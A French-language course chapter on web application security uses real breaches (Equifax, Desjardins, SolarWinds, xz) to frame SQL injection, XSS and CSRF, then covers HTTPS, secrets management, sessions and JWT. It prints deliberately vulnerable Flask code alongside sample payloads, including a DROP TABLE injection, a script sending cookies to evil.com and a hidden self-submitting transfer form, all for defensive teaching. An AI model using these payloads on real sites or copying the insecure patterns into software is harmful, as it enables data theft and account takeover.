La sécurité informatique est souvent traitée comme une préoccupation secondaire dans le développement logiciel. On construit d'abord les fonctionnalités, on déploie, et on se dit qu'on "ajoutera la sécurité plus tard". Cette approche a un nom : le modèle du "château fort", où la sécurité est une muraille qu'on érige autour d'un système déjà construit. Le problème, c'est que les attaquants ne se présentent pas toujours à la porte d'entrée : ils exploitent les failles dans les fondations, ou ils sont déjà à l'intérieur. En septembre 2017, Equifax, l'une des trois grandes agences d'évaluation du crédit aux États-Unis, a révélé que les données personnelles de 147 millions de personnes avaient été volées : noms, numéros de sécurité sociale, dates de naissance, adresses. La cause ? Une vulnérabilité connue dans Apache Struts, un framework web Java, pour laquelle un correctif existait depuis mars 2017. Equifax ne l'avait tout simplement pas appliqué. La vulnérabilité en question permettait l'exécution de code arbitraire à distance, et elle figurait dans le OWASP Top 10, le classement de référence des vulnérabilités web les plus courantes. En juin 2019, c'est au Québec que l'une des plus grandes fuites de données au Canada a été révélée : un employé du Mouvement Desjardins avait exfiltré les données personnelles de près de 9,7 millions de personnes, dont la totalité de ses 4,2 millions de membres particuliers. Noms, adresses, dates de naissance, numéros d'assurance sociale, habitudes transactionnelles. Contrairement à Equifax, il ne s'agissait pas d'une faille technique exploitée de l'extérieur, mais d'une menace interne : un utilisateur légitime qui avait accès à des données qu'il n'aurait probablement pas dû pouvoir extraire en masse. L'incident a mis en lumière l'importance du principe du moindre privilège et de la surveillance des accès internes, des aspects de la sécurité qui ne se règlent pas avec un pare-feu.



Ces deux incidents illustrent une leçon que l'industrie a mis du temps à intégrer : la sécurité ne peut pas être une couche ajoutée après coup. C'est l'idée du *shift left* en sécurité, une expression empruntée au mouvement DevOps : au lieu de vérifier la sécurité à la fin du cycle de développement (à droite sur la ligne du temps), on la déplace vers le début (à gauche), en l'intégrant dès la conception et le codage. Cette philosophie a donné naissance au terme **DevSecOps**, qui insère la sécurité au coeur du pipeline de livraison continue. Concrètement, cela signifie que les vulnérabilités doivent être détectées et corrigées aussi tôt que possible : dans l'éditeur du développeur, dans les tests, dans le pipeline CI, plutôt qu'en production quand il est déjà trop tard. Pour structurer cette vigilance, l'industrie s'appuie sur un cadre de référence maintenu par l'OWASP (*Open Web Application Security Project*), une fondation à but non lucratif créée en 2001. Son produit le plus connu est le **OWASP Top 10**, un classement régulièrement mis à jour des dix catégories de vulnérabilités web les plus critiques. L'édition 2021 (la plus récente au moment d'écrire ces lignes) inclut notamment les injections (SQL, commandes), le cross-site scripting (XSS), les problèmes d'authentification, les mauvaises configurations de sécurité, et les composants avec des vulnérabilités connues (exactement le problème d'Equifax). Plutôt que de tenter un survol exhaustif de ces dix catégories, nous allons examiner en profondeur quelques-unes des vulnérabilités les plus courantes et les plus instructives.

Injection SQL

L'injection SQL est probablement la vulnérabilité la plus connue et la plus enseignée en sécurité informatique. Elle consiste à insérer du code SQL malicieux dans un champ de saisie utilisateur, de manière à manipuler la requête que l'application envoie à sa base de données. Le principe est d'une simplicité déconcertante. Imaginons une application Flask qui permet de chercher un utilisateur par

nom :


```
@app.route("/user")
def get_user():
    name = request.args.get("name")
    query = f"SELECT * FROM users WHERE name = '{name}'"
    result = db.execute(query)
    return jsonify(result.fetchall())
```

Si un utilisateur normal envoie `?name=Alice`, la requête devient `SELECT * FROM users WHERE name = 'Alice'`, ce qui fonctionne comme prévu. Mais si un attaquant envoie `?name=' OR '1'='1`, la requête devient `SELECT * FROM users WHERE name = '' OR '1'='1'`, ce qui retourne **tous** les utilisateurs de la table, puisque la condition `'1'='1'` est toujours vraie. Pire encore, un attaquant pourrait envoyer `?name='; DROP TABLE users; --` pour tenter de supprimer la table entière. Le commentaire SQL `--` à la fin neutralise le reste de la requête originale.

La correction est simple et connue depuis des décennies : les **requêtes paramétrées** (aussi appelées *prepared statements*). Au lieu de construire la requête par concaténation de chaînes, on utilise des paramètres que le moteur SQL traite comme des données, jamais comme du code :

```
@app.route("/user")
def get_user():
    name = request.args.get("name")
    query = "SELECT * FROM users WHERE name = :name"
    result = db.execute(query, {"name": name})
    return jsonify(result.fetchall())
```

Avec cette approche, même si l'attaquant envoie `' OR '1'='1`, le moteur SQL cherchera littéralement un utilisateur dont le nom est la chaîne `' OR '1'='1'`, et ne trouvera rien. La requête paramétrée garantit que l'entrée utilisateur ne peut jamais être interprétée comme du code SQL. Les ORMs comme SQLAlchemy (que nous avons rencontré dans le module 3) utilisent des requêtes paramétrées par défaut, ce qui rend l'injection SQL beaucoup plus difficile à introduire accidentellement. C'est un excellent exemple d'un principe récurrent en sécurité : les bons outils et les bonnes abstractions protègent le développeur de lui-même.



Dans la documentation de la librairie psycopg2, pour Python, on trouve d'ailleurs cette mise en garde assez claire :

Psycopg can automatically convert Python objects to and from SQL literals: using this feature your code will be more robust and reliable. We must stress this point:

Warning: Never, **never**, **NEVER** use Python string concatenation (+) or string parameters interpolation (%) to pass variables to a SQL query string. Not even at gunpoint.

The correct way to pass variables in a SQL command is using the second argument of the `execute()` method:


```
>>> SQL = "INSERT INTO authors (name) VALUES (%s);" # Note: no quotes
>>> data = ("O'Reilly", )
>>> cur.execute(SQL, data) # Note: no % operator
```

Cross-Site Scripting (XSS)

Le cross-site scripting, ou XSS, est une vulnérabilité qui exploite la confiance qu'un navigateur accorde au contenu d'un site web. Le principe : un attaquant parvient à injecter du code JavaScript dans une page qui sera affichée à d'autres utilisateurs. Le navigateur de la victime exécute ce code comme s'il provenait du site légitime, ce qui donne à l'attaquant accès aux cookies de session, aux données affichées, et potentiellement au compte de l'utilisateur. Comme l'injection SQL, le XSS repose sur une confusion entre données et code, mais cette fois-ci côté client plutôt que côté serveur. Imaginons une application Flask qui affiche un message de bienvenue personnalisé :

```
@app.route("/hello")
def hello():
    name = request.args.get("name", "")
    return f"<h1>Bonjour {name} !</h1>"
```

Si un utilisateur visite `/hello?name=Alice`, la page affiche « Bonjour Alice ! ». Mais si un attaquant envoie `/hello?name=<script>document.location='https://evil.com/steal?cookie='+document.cookie</scrip` le navigateur exécute le JavaScript injecté et envoie les cookies de la victime au serveur de l'attaquant. Ce type de XSS est dit « réfléchi » (*reflected*) : le code malicieux fait un aller-retour via le serveur dans la réponse HTTP. Il existe aussi le XSS « stocké » (*stored*), plus dangereux, où le code malicieux est sauvegardé dans la base de données (par exemple dans un commentaire de forum) et exécuté à chaque fois qu'un utilisateur consulte la page.



La défense contre le XSS repose sur un principe fondamental : l'**échappement** (*escaping*) des données utilisateur avant de les insérer dans le HTML. L'idée est de transformer les caractères spéciaux HTML (`<`, `>`, `&`, `"`, `'`) en leurs entités correspondantes (`<`, `>`, etc.), de sorte que le navigateur les affiche comme du texte plutôt que de les interpréter comme du code. En Flask, la solution est d'utiliser le moteur de templates Jinja2, qui échappe automatiquement toutes les variables :

```
# templates/hello.html
# <h1>Bonjour {{ name }} !</h1>

@app.route("/hello")
def hello():
    name = request.args.get("name", "")
    return render_template("hello.html", name=name)
```

Avec cette approche, si l'attaquant injecte une balise `<script>`, elle sera affichée littéralement comme du texte (`<script>`) au lieu d'être exécutée. Comme pour l'injection SQL et les requêtes paramétrées, la meilleure défense n'est pas la vigilance individuelle du développeur, mais un outil qui applique la protection par défaut. C'est pourquoi les frameworks web modernes (Flask/Jinja2, Django, React, Vue) échappent tous le HTML automatiquement. Les vulnérabilités XSS apparaissent quand un développeur contourne délibérément cet échappement, par exemple en utilisant `| safe` dans Jinja2 ou `dangerouslySetInnerHTML` en React, des noms choisis pour que le danger soit explicite.

Cross-Site Request Forgery (CSRF)

Le CSRF (parfois prononcé « sea-surf ») exploite un mécanisme différent : la confiance qu'un serveur accorde au navigateur de l'utilisateur. Quand un utilisateur est connecté à un site (par exemple sa banque), son navigateur envoie automatiquement les cookies de session avec chaque requête vers ce site. Un attaquant peut exploiter ce comportement en piégeant l'utilisateur pour qu'il envoie, à son insu, une requête vers le site cible. Imaginons une application bancaire simplifiée :

```
@app.route("/transfer", methods=["POST"])
def transfer():
    to = request.form["to"]
    amount = request.form["amount"]
    # Le cookie de session authentifie automatiquement l'utilisateur
    execute_transfer(current_user, to, amount)
    return "Transfert effectué"
```

Un attaquant peut créer une page malicieuse contenant un formulaire invisible qui se soumet automatiquement :

```
<!-- Sur evil.com -->
<form action="https://banque.com/transfer" method="POST">
  <input type="hidden" name="to" value="attaquant" />
  <input type="hidden" name="amount" value="10000" />
</form>
<script>document.forms[0].submit();</script>
```

Si la victime visite cette page pendant qu'elle est connectée à sa banque, le navigateur envoie la requête de transfert avec ses cookies de session valides. Du point de vue du serveur, la requête est parfaitement légitime. Il est important de noter que le cookie n'est pas envoyé à `evil.com` : il est envoyé à `banque.com`, qui est la destination du formulaire. Le navigateur respecte la politique des cookies par domaine, et attache automatiquement les cookies de `banque.com` à toute requête qui lui est destinée, quelle que soit la page qui a déclenché cette requête. C'est ce qui distingue le CSRF du XSS : dans une attaque XSS, un script malicieux s'exécute dans le contexte de `banque.com` et peut lire `document.cookie` pour l'envoyer explicitement à `evil.com`. Dans le CSRF, `evil.com` n'a jamais besoin de lire le cookie, il lui suffit d'amener le navigateur à faire une requête vers `banque.com`. La défense standard est le **jeton CSRF** (*CSRF token*). Le principe : le serveur génère un jeton aléatoire unique pour chaque session et l'inclut comme champ caché dans le HTML du formulaire. À la soumission, le serveur vérifie que le jeton reçu correspond à celui qu'il a émis. Puisque l'attaquant ne peut pas lire les pages du site cible (la *same-origin policy* du navigateur l'en empêche), il ne peut pas deviner le jeton. En Flask, l'extension Flask-WTF intègre cette protection. Côté serveur, on définit le formulaire et sa validation :

```
from flask_wtf import FlaskForm
from wtforms import StringField, DecimalField

class TransferForm(FlaskForm):
    to = StringField("Destinataire")
    amount = DecimalField("Montant")


@app.route("/transfer", methods=["GET", "POST"])
```

```
def transfer():
    form = TransferForm()
    if form.validate_on_submit():  # Vérifie le jeton CSRF automatiquement
        execute_transfer(current_user, form.to.data, form.amount.data)
        return "Transfert effectué"
    return render_template("transfer.html", form=form)
```

Côté template, le jeton est inséré automatiquement comme champ caché :

```
<!-- templates/transfer.html -->
<form method="POST" action="/transfer">
  {{ form.hidden_tag() }}  <!-- Génère : <input type="hidden" name="csrf_token" value="a3f8b2c1..
  {{ form.to.label }} {{ form.to() }}
  {{ form.amount.label }} {{ form.amount() }}
  <button type="submit">Transférer</button>
</form>
```

L'appel `form.validate_on_submit()` vérifie non seulement les données du formulaire, mais aussi que le jeton CSRF est présent et valide. Si la requête provient du formulaire invisible sur `evil.com`, elle n'inclura pas ce jeton, et le serveur la rejettera avec une erreur 400. Encore une fois, le même schéma se répète : la protection est intégrée dans le framework, et le développeur en bénéficie sans effort supplémentaire à condition d'utiliser les bons outils.



Au-delà du code applicatif

Les trois vulnérabilités que nous venons d'examiner partagent un point commun : elles sont introduites par le développeur dans son propre code, et elles se corrigent par de meilleures pratiques de programmation. Mais un logiciel moderne n'est pas fait que de code écrit en interne. Comme nous l'avons vu dans le module 2 avec la gestion des dépendances, une application typique importe des dizaines, voire des centaines de bibliothèques tierces. Chacune de ces dépendances est un vecteur d'attaque potentiel. Et au-delà du code lui-même, il y a l'infrastructure : comment les données circulent sur le réseau, comment les secrets (mots de passe, clés API) sont stockés, comment les utilisateurs s'authentifient. Les sections qui suivent abordent ces dimensions de la sécurité qui dépassent le code applicatif.

La chaîne d'approvisionnement logicielle

En décembre 2020, la firme de cybersécurité FireEye a découvert que SolarWinds, un éditeur de logiciels de gestion d'infrastructure utilisé par des milliers d'organisations dont le gouvernement américain, avait été compromis. Des attaquants (attribués au renseignement russe) avaient réussi à insérer du code malicieux directement dans le processus de build de SolarWinds, de sorte que les mises à jour légitimes du produit Orion contenaient une backdoor. Environ 18 000 organisations ont installé cette mise à jour piégée. L'attaque était remarquable non pas par sa complexité technique, mais par son vecteur : les victimes n'avaient commis aucune erreur. Elles avaient simplement fait confiance à leur fournisseur de logiciel et appliqué une mise à jour, exactement comme les bonnes pratiques le recommandent. C'est le paradoxe de la sécurité de la chaîne d'approvisionnement (*supply chain security*) : les mêmes mécanismes de confiance qui permettent à l'écosystème logiciel de fonctionner sont aussi ses points de vulnérabilité.

Un cas encore plus troublant a émergé en mars 2024 avec la découverte d'une backdoor dans xz Utils, un utilitaire de compression présent sur pratiquement toutes les distributions Linux. Un développeur utilisant le pseudonyme « Jia Tan » avait contribué au projet pendant deux ans, gagnant progressivement la confiance du mainteneur principal (qui était seul et épuisé), jusqu'à obtenir les droits de commit. Il avait ensuite inséré, par étapes, un code malicieux sophistiqué dans le processus de build, conçu pour compromettre les connexions SSH sur les systèmes affectés. La backdoor a été découverte par hasard par un ingénieur de Microsoft, Andres Freund, qui avait remarqué que ses connexions SSH étaient anormalement lentes. Si elle n'avait pas été détectée, elle aurait potentiellement donné un accès à distance à des millions de serveurs dans le monde. L'incident illustre un problème structurel de l'écosystème open source, que nous aborderons plus en détail dans le module 6 : des composants critiques de l'infrastructure mondiale sont maintenus par des bénévoles isolés, souvent sans ressources ni relève. L'attaquant n'a pas exploité une faille technique : il a exploité l'épuisement d'un mainteneur solitaire.

Face à ces menaces, la première ligne de défense est la vigilance sur les dépendances, un sujet que nous avons abordé dans le module 2. Des outils comme `pip-audit` (pour Python), `npm audit` (pour JavaScript) ou Dependabot (intégré à GitHub) analysent automatiquement les dépendances d'un projet et signalent celles qui contiennent des vulnérabilités connues, référencées dans des bases de données publiques comme le CVE (*Common Vulnerabilities and Exposures*). L'incident d'Equifax, rappelons-le, aurait été évité par un simple scan de dépendances. Dans un pipeline CI/CD, ces vérifications peuvent être automatisées : un build qui échoue parce qu'une dépendance a une vulnérabilité critique connue est un mécanisme de protection directement en phase avec la

philosophie du shift left. Mais les outils de scanning ne protègent que contre les vulnérabilités *connues*. L'attaque xz a montré que la menace peut venir de l'intérieur même du processus de développement, ce qui rend d'autant plus important le principe de la revue de code, les signatures cryptographiques des releases, et la diversification des mainteneurs sur les projets critiques.

HTTPS et le chiffrement en transit

Quand un navigateur communique avec un serveur web via HTTP, les données circulent en clair sur le réseau. Tout intermédiaire (un routeur Wi-Fi compromis, un fournisseur d'accès internet, un attaquant sur le même réseau) peut lire le contenu des requêtes et des réponses : identifiants de connexion, numéros de carte de crédit, messages personnels. HTTPS résout ce problème en enveloppant HTTP dans une couche de chiffrement appelée TLS (*Transport Layer Security*). Le principe est le suivant : avant d'échanger des données, le navigateur et le serveur effectuent un « handshake » durant lequel le serveur présente un certificat numérique qui prouve son identité, et les deux parties négocient une clé de chiffrement partagée. Toutes les données échangées ensuite sont chiffrées, rendant leur interception inutile pour un attaquant. Le certificat est émis par une autorité de certification (*Certificate Authority*, CA) qui vérifie que le demandeur contrôle bien le domaine en question. Historiquement, obtenir un certificat TLS coûtait cher et nécessitait des démarches administratives, ce qui freinait l'adoption de HTTPS. En 2015, le projet Let's Encrypt, fondé par l'Internet Security Research Group (ISRG), a changé la donne en offrant des certificats gratuits et automatisables. Aujourd'hui, plus de 80 % du trafic web mondial utilise HTTPS, et les navigateurs modernes affichent un avertissement explicite pour les sites qui ne l'utilisent pas.

La gestion des secrets

HTTPS protège les données en transit sur le réseau, mais il y a une autre catégorie de données sensibles qui mérite une attention particulière : les secrets de l'application elle-même. Mots de passe de bases de données, clés API, jetons d'accès à des services tiers, clés de chiffrement : ce sont les « clés du royaume », et leur mauvaise gestion est une source constante de brèches de sécurité. Le scénario le plus courant est tristement banal : un développeur, pour simplifier la configuration de son environnement local, écrit un mot de passe directement dans le code source, puis oublie de le retirer avant de pousser sur GitHub. En 2013, des chercheurs ont montré qu'en scannant automatiquement les dépôts publics de GitHub, on pouvait trouver des milliers de clés AWS, de mots de passe de bases de données et de jetons d'API exposés en clair. Le problème est aggravé par la nature de git : même si le développeur supprime le secret dans un commit subséquent, il reste dans l'historique, accessible à quiconque sait chercher. Des outils comme TruffleHog ou GitLeaks automatisent précisément cette recherche.

La première ligne de défense est simple : ne jamais stocker de secrets dans le code source. La Twelve-Factor App (facteur III) recommande de passer toute configuration qui varie entre les environnements par des **variables d'environnement**. Au lieu d'écrire `DB_PASSWORD = "motdepasse123"` dans le code, on lit `os.environ["DB_PASSWORD"]` et on définit la variable à l'extérieur du code, dans l'environnement d'exécution. En développement local, le pattern courant est d'utiliser un fichier `.env` (chargé par une bibliothèque comme `python-dotenv`) et de s'assurer que ce fichier est listé dans `.gitignore` pour qu'il ne soit jamais versionné :

```
import os
from dotenv import load_dotenv
```

```
load_dotenv()  # Charge les variables depuis .env

db_password = os.environ["DB_PASSWORD"]
api_key = os.environ["API_KEY"]
```

```
# .env (listé dans .gitignore)
DB_PASSWORD=motdepasse123
API_KEY=sk-abc123def456
```

En production, les secrets sont injectés par la plateforme de déploiement : Kubernetes Secrets, les variables d'environnement de GitHub Actions, ou un service dédié comme HashiCorp Vault. Cette dernière catégorie d'outils, les *secrets managers*, offre des fonctionnalités avancées : rotation automatique des secrets, audit des accès, chiffrement au repos. Le principe est toujours le même : les secrets ne doivent exister qu'à l'endroit où ils sont utilisés, jamais dans le code, jamais dans l'historique git, et idéalement nulle part en clair sur le disque.

Authentification et autorisation

Authentification et autorisation sont deux concepts distincts que l'on confond souvent. L'**authentification** répond à la question « qui es-tu ? » : c'est le processus par lequel un système vérifie l'identité d'un utilisateur. L'**autorisation** répond à « qu'as-tu le droit de faire ? » : une fois l'identité établie, quelles ressources et actions sont permises. Un utilisateur peut être authentifié (le système sait qui il est) mais pas autorisé à accéder à une ressource donnée (il n'a pas les permissions nécessaires). Le mécanisme d'authentification le plus ancien et le plus répandu sur le web est le couple identifiant/mot de passe. L'utilisateur envoie ses identifiants au serveur, qui les vérifie contre sa base de données. Mais cette vérification ne se fait qu'une fois : le serveur doit ensuite se souvenir que l'utilisateur est authentifié pour les requêtes suivantes. C'est le problème de la **gestion de session**, et sa solution la plus classique repose sur les cookies.

Le mécanisme est le suivant. Quand l'utilisateur se connecte avec succès, le serveur crée une **session** : un enregistrement côté serveur qui contient l'identité de l'utilisateur et éventuellement d'autres informations (son rôle, ses préférences, le moment de la connexion). Le serveur attribue à cette session un identifiant unique, une longue chaîne aléatoire, et le renvoie au navigateur sous la forme d'un cookie via l'en-tête HTTP `Set-Cookie`. À partir de ce moment, le navigateur inclut automatiquement ce cookie dans chaque requête subséquente vers le même domaine. Le serveur reçoit l'identifiant de session, le retrouve dans sa mémoire (ou dans une base de données comme Redis), et sait ainsi qui est l'utilisateur sans lui redemander ses identifiants. C'est précisément ce mécanisme que le CSRF exploite, comme nous l'avons vu plus tôt : le navigateur envoie le cookie de session *automatiquement*, même si la requête a été initiée par un site tiers. En Flask, les sessions sont intégrées directement dans le framework :

```
from flask import Flask, session, request, redirect
import os

app = Flask(__name__)
app.secret_key = os.environ["SECRET_KEY"]  # Clé pour signer les cookies

@app.route("/login", methods=["POST"])
```

```
def login():
    user = authenticate(request.form["username"], request.form["password"])
    if user:
        session["user_id"] = user.id
        session["role"] = user.role
        return redirect("/dashboard")
    return "Identifiants invalides", 401

@app.route("/dashboard")
def dashboard():
    if "user_id" not in session:
        return redirect("/login")
    return f"Bienvenue, utilisateur {session['user_id']}"
```

L'objet `session` de Flask est un dictionnaire signé cryptographiquement : le contenu est stocké dans le cookie lui-même (pas sur le serveur), mais il est signé avec la `secret_key` de l'application, ce qui empêche un utilisateur de modifier ses données de session. Si l'application a besoin de stocker des sessions plus volumineuses ou de pouvoir les invalider côté serveur (par exemple pour forcer la déconnexion d'un utilisateur compromis), on peut utiliser une extension comme Flask-Session qui stocke les données dans Redis ou une base de données.

L'approche par sessions a un inconvénient : le serveur doit maintenir un état (la liste des sessions actives) pour chaque utilisateur connecté. Pour une application web classique, c'est rarement un problème. Mais pour une API consommée par des clients multiples (application mobile, frontend SPA, service tiers), cette dépendance à l'état côté serveur devient une contrainte. Les **JSON Web Tokens** (JWT, prononcé « jot ») proposent une alternative *stateless* : au lieu de stocker l'identité de l'utilisateur sur le serveur, on l'encode directement dans un jeton signé que le client transporte avec chaque requête. Un JWT est composé de trois parties séparées par des points : un *header* (l'algorithme de signature), un *payload* (les données, appelées *claims*), et une *signature* calculée par le serveur avec une clé secrète. Voici à quoi ressemble le payload décodé d'un JWT typique :

```
{
  "sub": "alice",
  "role": "admin",
  "exp": 1717027200
}
```

Le champ `sub` (*subject*) identifie l'utilisateur, `role` est un claim personnalisé, et `exp` est la date d'expiration du jeton (en secondes depuis le 1er janvier 1970, le format Unix). Un point important : le payload n'est pas chiffré, il est simplement encodé en Base64. N'importe qui peut le lire. Ce qui est protégé, c'est l'intégrité : la signature garantit que personne ne peut modifier le contenu (par exemple changer `"role": "user"` en `"role": "admin"`) sans invalider le jeton. Le serveur n'a besoin de rien stocker : quand il reçoit un JWT, il vérifie la signature avec sa clé secrète, décode le payload, et sait immédiatement qui est l'utilisateur. Le client envoie le jeton dans l'en-tête HTTP `Authorization: Bearer <token>` à chaque requête. Voici une implémentation simplifiée avec FastAPI (que nous avons déjà utilisé dans le tutoriel sur l'observabilité) :

```
from fastapi import FastAPI, Depends, HTTPException
from fastapi.security import HTTPBearer, HTTPAuthorizationCredentials
import jwt
```

```
import os

app = FastAPI()
SECRET_KEY = os.environ["SECRET_KEY"]
security = HTTPBearer()

@app.post("/login")
def login(username: str, password: str):
    user = authenticate(username, password)
    if not user:
        raise HTTPException(status_code=401, detail="Identifiants invalides")
    token = jwt.encode(
        {"sub": user.username, "role": user.role, "exp": datetime.utcnow() + timedelta(hours=1)},
        SECRET_KEY, algorithm="HS256"
    )
    return {"access_token": token}

@app.get("/dashboard")
def dashboard(credentials: HTTPAuthorizationCredentials = Depends(security)):
    try:
        payload = jwt.decode(credentials.credentials, SECRET_KEY, algorithms=["HS256"])
    except jwt.ExpiredSignatureError:
        raise HTTPException(status_code=401, detail="Jeton expiré")
    except jwt.InvalidTokenError:
        raise HTTPException(status_code=401, detail="Jeton invalide")
    return {"message": f"Bienvenue, {payload['sub']}"}
```

Le contraste avec l'approche Flask par sessions est instructif. Avec les sessions, le serveur stocke l'état et envoie un identifiant opaque au client. Avec les JWT, le client porte toute l'information et le serveur est *stateless* : il n'a rien à consulter, rien à stocker. Cette propriété rend les JWT particulièrement adaptés aux architectures distribuées (microservices, APIs publiques), où partager un état de session entre plusieurs serveurs serait complexe. En contrepartie, les JWT ont un défaut majeur : on ne peut pas les invalider individuellement. Si un utilisateur se fait voler son jeton, le serveur n'a aucun moyen de le « révoquer » avant son expiration, puisqu'il n'en garde aucune trace. C'est pourquoi les JWT ont typiquement une durée de vie courte (15 minutes à une heure), complétée par un mécanisme de *refresh token* pour renouveler l'accès sans redemander le mot de passe.

